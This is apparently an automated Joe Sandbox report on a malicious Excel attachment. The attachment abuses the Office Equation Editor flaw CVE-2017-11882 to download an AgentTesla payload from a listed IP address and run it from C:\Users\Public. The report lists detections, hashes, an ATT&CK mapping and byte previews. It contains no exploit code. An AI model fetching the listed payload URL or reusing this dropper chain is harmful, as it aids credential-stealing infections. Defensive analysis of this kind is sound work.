ID: 321291
Sample Name: Catalog of our new order.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 19:30:49
Date: 20/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Catalog of our new order.xlsx

Overview


General Information

Sample Name:	Catalog of our new order.xlsx
Analysis ID:	321291
MD5:	f19674cfbff25cbd..
SHA1:	07bf03f3b749c3d..
SHA256:	02781481c25663..
Tags:	VelvetSweatshop xlsx

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Yara detected AgentTesla
- Drops PE files to the user root direc…
- Machine Learning detection for dropp…
- Office equation editor drops PE file
- Office equation editor starts process…
- Sigma detected: Executables Starte…
- Sigma detected: Execution in Non-E…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2300 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2480 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2824 cmdline: 'C:\Users\Public\vbc.exe' MD5: 020BC13012CE4DB6E204CB1ED174851E)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.2355807000.00000000006 1C000.00000004.00000020.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000004.00000002.2362460442.00000000044 54000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Process Memory Space: vbc.exe PID: 2824	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet


Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Signature Overview



- AV Detection
- Exploits
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office equation editor drops PE file

Boot Survival:

Drops PE files to the user root directory

Stealing of Sensitive Information:

Yara detected AgentTesla


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Exploitation for Client Execution 1 2	Path Interception	Process Injection 1 2	Masquerading 1 1 1	OS Credential Dumping	Virtualization/Sandbox Evasion 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communica
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1	LSASS Memory	Process Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Remote System Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 2	NTDS	File and Directory Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 1	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 1 1	LSA Secrets	System Information Discovery 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 2	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming o Denial of Service


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Catalog of our new order.xlsx	31%	ReversingLabs	Document-Word.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\light[1].exe	100%	Joe Sandbox ML		
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://192.158.231.122/light.exe	100%	Avira URL Cloud	malware	
http://ns.a88	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://192.158.231.122/light.exe	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://ns.a88	vbc.exe, 00000004.00000002.2362766983.0000000004B1F000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://api.telegram.org/bot%telegramapi%/	vbc.exe, 00000004.00000002.2355807000.000000000061C000.00000004.00000020.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	vbc.exe, 00000004.00000002.2355807000.000000000061C000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.158.231.122	unknown	United States		17216	DC74-ASUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	321291
Start date:	20.11.2020
Start time:	19:30:49
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 35s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Catalog of our new order.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	7
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.winXLSX@33204/6@0/1
EGA Information:	Failed

HDC Information:	• Successful, ratio: 10.3% (good quality ratio 2.9%) • Quality average: 23.3% • Quality standard deviation: 36.8%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, WerFault.exe, svchost.exe • TCP Packets have been reduced to 100 • Report size exceeded maximum capacity and may have missing behavior information. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/321291/sample/Catalog of our new order.xlsx

Simulations

Behavior and APIs

Time	Type	Description
19:32:02	API Interceptor	61x Sleep call for process: EQNEDT32.EXE modified
19:32:04	API Interceptor	83x Sleep call for process: vbc.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DC74-ASUS	VEM RFQ.jar	Get hash	malicious	Browse	• 192.158.238.66
	VEM RFQ.jar	Get hash	malicious	Browse	• 192.158.238.66
	Ordine Novembre.jar	Get hash	malicious	Browse	• 192.158.238.122
	Ordine Novembre.jar	Get hash	malicious	Browse	• 192.158.238.122
	20200728.doc	Get hash	malicious	Browse	• 155.254.28.158
	Image RFQ_8503231082020.exe	Get hash	malicious	Browse	• 155.254.31.51

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\light[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	618496
Entropy (8bit):	7.861639609576483
Encrypted:	false
SSDEEP:	12288:QCuRfLw9sjK8YFlxdsk9fE4ZSgexsOGnAZK0yCcxx:iREr9kFZTOlZ4CW
MD5:	020BC13012CE4DB6E204CB1ED174851E
SHA1:	46F8FF39E0D5F476B0C2E3A1C8FEEFDFEC32A0B2
SHA-256:	265E971392E878A245DEF23CC9544060FCAFBDC0C61C66CF128688F3D64E2179
SHA-512:	891367401D14B9E41FC0379FC0BDC04526E023E01F6E91C731D14C790B8B6483A11761C34B2D5A673B73ACD45761D11916E6A4A6D692C9E4955AD86F7B00B079
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://192.158.231.122/light.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...:._.....h.....N.... .....@.. .....T.. ..@.....K.....B..... ....H.....text...Tg... ...h..... ..`.rsrc...B.....j.....@..@.rel oc.....n.....@..B.....0.....H.....`.....q..pu.....a.b.d.c.e.f.g.h.i.j.k.l.m.n.p.r.q.s.t.u.v.w.z.y.x.0.1.2.3.4.5.6.7.8.9.A.B.C.D. E.F.G.H.I.J.K.L.M.N.Q.P.R.T.S.V.U.W.X.Y.Z.6..(....o....*B...(.....o....&*2.(....t....*.(....&*2.t....o....*F~....~....(.....*..*..(....*.(.....(....(.....(....(....o.....*&...o....*.(....*.(....*.r. ..p.....*6..{b...(^...*..o.....{a...{c....{b...oZ...(^...*.so....p...*..oq...*V.{....od....(...+...*J.{....o1....ov...*J

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\15AE138F.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... ....."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\5E98F844.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... ....."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\85EDDC46.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\85EDDC46.emf	
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1099960
Entropy (8bit):	2.01533581083799
Encrypted:	false
SSDEEP:	3072:IXtr8tV3Iqf4ZdAt06J6dabLr92W2qtX2cy:2ahIFdyiaT2qtXw
MD5:	3677D2F9B1FB1BFDA3C51CD719514752
SHA1:	0150A469620426546E26641766F5B21E42079E1A
SHA-256:	549CA31BDF7B3DAC8D37EAE522D786A672438B5CC7241901EE8E0297E53C423A
SHA-512:	A8D0526310681C885C246A8E8EF07AE9F0430A3B6E30A984726D2B0F686C18B447A793C06E41CD46ECE1A4CC99E9A2302577A05F1A89D09CF6E6DC2759B5976
Malicious:	false
Reputation:	low
Preview:	....l.....S.....@...%.. EMF.....&.....\K..hC..F....... ...EMF+.@.....X...X...F...\..P...EMF+"@.....@.....$@.....0@.....? !@.....@.....l.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....t....N.X..... .....\.....N.X..... ....y.R..... .....z.R.....?.....X...%...7.....{ .@.....C.a.l.i.b.r.....X..... ....2.R.....\...\....{.R.....dv.....%..... .....%.....%.....!.....l....."....%.....%.....%.....T..T.....@.E.@T.....L.....l.....P... ...6...F.....EMF+*@..$.....?..... .....?.....@.....@.....*@..$.....?....

C:\Users\user\Desktop\~$Catalog of our new order.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Reputation:	moderate, very likely benign file
